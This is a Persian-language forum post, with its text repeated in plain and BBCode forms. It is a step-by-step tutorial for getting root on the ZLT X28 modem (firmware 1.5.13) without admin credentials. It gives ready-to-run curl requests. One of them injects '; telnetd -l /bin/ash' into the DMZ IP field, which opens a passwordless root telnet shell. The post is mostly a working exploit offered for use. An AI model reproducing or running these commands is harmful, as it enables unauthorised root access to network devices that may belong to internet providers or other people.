

سلام به تمام رفقای شبکه. اگر مودم ZLT X28 با فریمور جدید 1.5.13 دارید و به هیچ عنوان به یوزر ادمین یا تنظیمات اصلی دسترسی ندارید، این آموزش اختصاصی شماست! این متد یک آسیبپذیری Command Injection در بخش فایروال DMZ است که پورت تِلنت روت رو باز میکنه:
پیشنیازهای مهم:
- یک کابل اترنت LAN متصل به اینترنت (مثلاً از یک مودم دیگر یا سوییچ).
- ابزار cURL روی ویندوز (یا ابزارهای پروکسی مثل OWASP ZAP / Burp Suite).
مراحل اجرایی گامبهگام:
گام ۱: دریافت SessionID
وارد صفحه وب مودم به آدرس `https://192.168.70.1` بشید و با یوزرنیم معمولی لاگین کنید. کلید F12 رو بزنید، وارد تب Application و بخش Cookies بشید و رشته
SessionID رو کپی کنید.
گام ۲: فعالسازی اجباری اینترفیس WAN
کابل اینترنت را به
پورت شماره ۱ (LAN1) مودم X28 متصل کنید. بخش DMZ تا زمانی که یک لینک WAN معتبر تشخیص نده فعال نمیشه. برای اطمینان از فعال شدن WAN، این دستور را در خط فرمان سیستم اجرا کنید (به جای `<YOUR_SESSION_ID>` توکن خود را بگذارید):
curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"method":"POST","cmd":302,"LinkMode":"linkIP","IpVersion":"IPV4","IpMode":"dhcp","MTU":1500,"MRU":"","NatEnable":"1","priorityStrategy":"1","uisMode":"0","networkMode":"2","wanRouter":"1","token":"cd55e4e9b9e941b0bf949db815d104d9","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k
گام ۳: تزریق شل Telnet در فایروال DMZ
حالا دستور شگفتانگیز دوم را برای استارت کردن پروسه `telnetd` با پرمیشن شل `/bin/ash` ارسال میکنیم:
curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"enabled":"1","ip":"192.168.1.1 ; telnetd -l /bin/ash","cmd":172,"method":"POST","success":true,"subcmd":6,"token":"5948b69147b3850eee5e7266188934c5","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k
گام ۴: ورود به محیط لینوکس
بلافاصله بعد از ارسال دستور، ترمینال را باز کنید و بزنید:
telnet 192.168.70.1
بدون درخواست هیچ پسوردی، مستقیماً وارد ریشه لینوکس مودم میشید!
سلام به تمام رفقای شبکه. اگر مودم ZLT X28 با فریمور جدید 1.5.13 دارید و به هیچ عنوان به یوزر ادمین یا تنظیمات اصلی دسترسی ندارید، این آموزش اختصاصی شماست! این متد یک آسیبپذیری Command Injection در بخش فایروال DMZ است که پورت تِلنت روت رو باز میکنه:
[B]پیشنیازهای مهم:[/B]
[LIST]
[*] یک کابل اترنت LAN متصل به اینترنت (مثلاً از یک مودم دیگر یا سوییچ).
[*] ابزار cURL روی ویندوز (یا ابزارهای پروکسی مثل OWASP ZAP / Burp Suite).
[/LIST]
[HR]
[B]مراحل اجرایی گامبهگام:[/B]
[B]گام ۱: دریافت SessionID[/B]
وارد صفحه وب مودم به آدرس `https://192.168.70.1` بشید و با یوزرنیم معمولی لاگین کنید. کلید F12 رو بزنید، وارد تب Application و بخش Cookies بشید و رشته [B]SessionID[/B] رو کپی کنید.
[B]گام ۲: فعالسازی اجباری اینترفیس WAN[/B]
کابل اینترنت را به [B]پورت شماره ۱ (LAN1) مودم X28[/B] متصل کنید. بخش DMZ تا زمانی که یک لینک WAN معتبر تشخیص نده فعال نمیشه. برای اطمینان از فعال شدن WAN، این دستور را در خط فرمان سیستم اجرا کنید (به جای `<YOUR_SESSION_ID>` توکن خود را بگذارید):
[CODE]curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"method":"POST","cmd":302,"LinkMode":"linkIP","IpVersion":"IPV4","IpMode":"dhcp","MTU":1500,"MRU":"","NatEnable":"1","priorityStrategy":"1","uisMode":"0","networkMode":"2","wanRouter":"1","token":"cd55e4e9b9e941b0bf949db815d104d9","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k[/CODE]
[B]گام ۳: تزریق شل Telnet در فایروال DMZ[/B]
حالا دستور شگفتانگیز دوم را برای استارت کردن پروسه `telnetd` با پرمیشن شل `/bin/ash` ارسال میکنیم:
[CODE]curl 'https://192.168.70.1/cgi-bin/http.cgi' -X POST --data-raw '{"enabled":"1","ip":"192.168.1.1 ; telnetd -l /bin/ash","cmd":172,"method":"POST","success":true,"subcmd":6,"token":"5948b69147b3850eee5e7266188934c5","language":"EN","sessionId":"<YOUR_SESSION_ID>"}' -k[/CODE]
[B]گام ۴: ورود به محیط لینوکس[/B]
بلافاصله بعد از ارسال دستور، ترمینال را باز کنید و بزنید:
[CODE]telnet 192.168.70.1[/CODE]
بدون درخواست هیچ پسوردی، مستقیماً وارد ریشه لینوکس مودم میشید!